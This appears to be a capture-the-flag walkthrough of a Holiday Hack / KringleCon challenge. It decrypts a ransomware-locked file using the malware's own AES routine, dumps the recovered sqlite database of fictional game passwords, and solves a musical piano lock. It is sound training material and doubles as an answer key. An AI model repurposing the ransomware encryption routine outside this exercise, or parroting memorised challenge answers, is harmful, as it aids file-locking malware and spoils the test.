Once you decrypted Alabaster's file, you will find it is a sqlite3 database. You can learn to read the database using information here. Installation shouldn't be necessary if you use sqlite3 in a Linux VM. Find the name of the database, then the name of the table. Once you know that you can use a SELECT statement to dump the table. Or, you can just see if the file contains any text…

Hand in

1) What is Alabaster's password for the vault?

Objective--Recover Alabaster's Password (Part 6)

Decrypting Alabaster's file


The code to decrypt Alabaster's file is shown here. The key is the file we saved in the last lesson. Note that `$file` is the path to the wannacookie file, not the content; that's why the line uses `Get-Childitem` (`dir` or `ls`) and not `Get-Content`. The variable `$enc_it` is set to False to cause the file to be decrypted. The function line itself is commented out.

```
1    $key = Get-Content C:\Users\John\malware\Byte-Key.bin
2    $file = Get-ChildItem C:\Users\John\malware\alabaster_passwords.elfdb.wannacookie
3    $enc_it = $false
4
5   #function Enc_Dec-File($key, $File, $enc_it) {
6           [byte[]]$key = $key
7           $Suffix = "`.wannacookie"
8           [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
9           [System.Int32]$KeySize = $key.Length*8
10          $AESP = New-Object 'System.Security.Cryptography.AesManaged'
11          $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
12          $AESP.BlockSize = 128
13          $AESP.KeySize = $KeySize
14          $AESP.Key = $key
15          $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
16          if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)}
17          $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
18          if ($enc_it) {
19              $AESP.GenerateIV()
```

The rest of the file is unchanged, except that the final "}" is commented out to match the one in line 5.

Then we run the file.

When we look in the directory where alabaster_passwords.elfdb.wannacry used to be, we find it has been replaced by alabaster_passwords.elfdb. Whew!



Exploring the Database

It's less work to paste Alabaster's database file into a Linux VM that already has sqlite3 than to install sqlite3 on Windows, so that is what we will do. Then we can open the database.

```
john@ubuntu:~/certs$ sqlite3 alabaster_passwords.elfdb
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .database
main: /home/john/certs/alabaster_passwords.elfdb
sqlite> .tables
passwords
sqlite> select * from passwords;
alabaster.snowball|CookiesR0cK!2!#|active directory
alabaster@kringlecastle.com|KeepYourEnemiesClose1425|www.toysrus.com
alabaster@kringlecastle.com|CookiesRLyfe!*26|netflix.com
alabaster.snowball|MoarCookiesPreeze1928|Barcode Scanner
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
alabaster@kringlecastle.com|PetsEatCookiesTOo@813|neopets.com
alabaster@kringlecastle.com|YayImACoder1926|www.codecademy.com
alabaster@kringlecastle.com|Woootz4Cookies19273|www.4chan.org
alabaster@kringlecastle.com|ChristMasRox19283|www.reddit.com
sqlite>
```

Alabaster's vault password is ED#ED#EED#EF#G#F#G#ABA#BA#B.

We could also have used brute force. The string command works, it is just harder to read.

```
john@ubuntu:~/certs$ strings alabaster_passwords.elfdb
SQLite format 3
tablesqlitebrowser_rename_column_new_tablesqlitebrowser_rename_column_new_table
CREATE TABLE `sqlitebrowser_rename_column_new_table` (
        `name`  TEXT NOT NULL,
        `password`      TEXT NOT NULL,
        `usedfor`       TEXT NOT NULL
tablepasswordspasswords
CREATE TABLE `passwords` (
        `name`  TEXT NOT NUL
[tablepasswordspasswords
CREATE TABLE "passwords" (
        `name`  TEXT NOT NULL,
        `password`      TEXT NOT NULL,
        `usedfor`       TEXT NOT NULL
C=+alabaster@kringlecastle.comKeepYourEnemiesClose1425www.toysrus.com5
1+-alabaster.snowballCookiesR0cK!2!#active directory
alabaster@kringlecastle.com
1       alabaster.snowball
alabaster.snowballED#ED#EED#EF#G#F#G#ABA#BA#Bvault>
C/)alabaster@kringlecastle.comChristMasRox19283www.reddit.com?
```

Of course, Alabaster is very happy when we talk to him after decrypting his database!


Up Next

We move on to the final objective: Who is behind it all?

Objective--Who is behind it all? (Part 1)


The piano lock

The piano lock hovers in space in one corner of Santa's secret room, and we must unlock it. judging by Alabaster's comment, the notes must be part of something composed by Rachmaninoff. According to Google, Rachmaninoff's most famous piece is his Prelude in C sharp minor, Op. 3, No. 2. A music person might know for sure.



If you enter the password (ED#ED#EED#EF#G#F#G#ABA#BA#B) as-is you will get a message that you entered a nice tune, but it is in the wrong key. The help we need is in the PDF we extracted from the packet capture at the end of the Packalyzer challenge. It tells us how to transpose music to higher or lower keys.

It is easy for a non-musician to make mistakes on a task like this, so this graphic and spreadsheet may help.



1																	1 Up
2																	
3	F	E	F														1/2 up
4																	
5	E	D#	E	D#	E	E	D#	E	F#	G#	F#	G#	A	B	A#	B	A#	B	Base
6																	
7	D#	D	D#														1/2 down
8																	
9	D	C#	D														1 Down
10																	

Notice that moving "1/2 step" up or down just involves moving one key up or down. In places where you are moving between two white keys (B - C and E - F), there won't be any sharps (#) involved.

Hand in

1) What is the sequence that unlocks the door?


Objective--Who is behind it all? (Part 2)

Solution


The sequence two half steps down (or one whole step) opens the door. Fortunately, there weren't too many to try. One whole step up runs out of keyboard, as does two whole steps down.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
1	~~F#~~	~~F~~	~~F#~~	~~F~~	~~F#~~	~~F#~~	~~F~~	~~F#~~	~~G#~~	~~A#~~	~~G#~~	~~A#~~	~~B~~	~~C#~~	~~C~~	~~C#~~	~~C~~	~~C#~~	1 Up out of room on keyboard
2																			
3	F	E	F	E	F	F	E	F	G	A	G	A	A#	C	B	C	B	C	1/2 up
4																			
5	E	D#	E	D#	E	E	D#	E	F#	G#	F#	G#	A	B	A#	B	A#	B	Base
6																			
7	D#	D	D#	D	D#	D#	D	D#	F	G	F	G	G#	A#	A	A#	A	A#	1/2 down
8																			
9	D	C#	D	C#	D	D	C#	D	E	F#	E	F#	G	A	G#	A	G#	A	1 Down--Winner!!

There is some other message that flashed briefly before this one, but I missed it.



When you enter the vault, Santa tells you that this was all a test to see if you have the skills to work for him. It was a giant employment interview!



Here is the entire text of Santa's message:

> *"You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!*
>
> *You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!*
>
> *You see, I finally found you!*
>
> *I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.*
>
> *That's why we had so many different challenges this year.*
>
> *We needed to find someone with skills all across the spectrum.*
>
> *I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.*
>
> *And you did!*
>
> *Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.*
>
> *See what happens when they take off those hats?*
>
> *Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.*
>
> *And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.*

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after."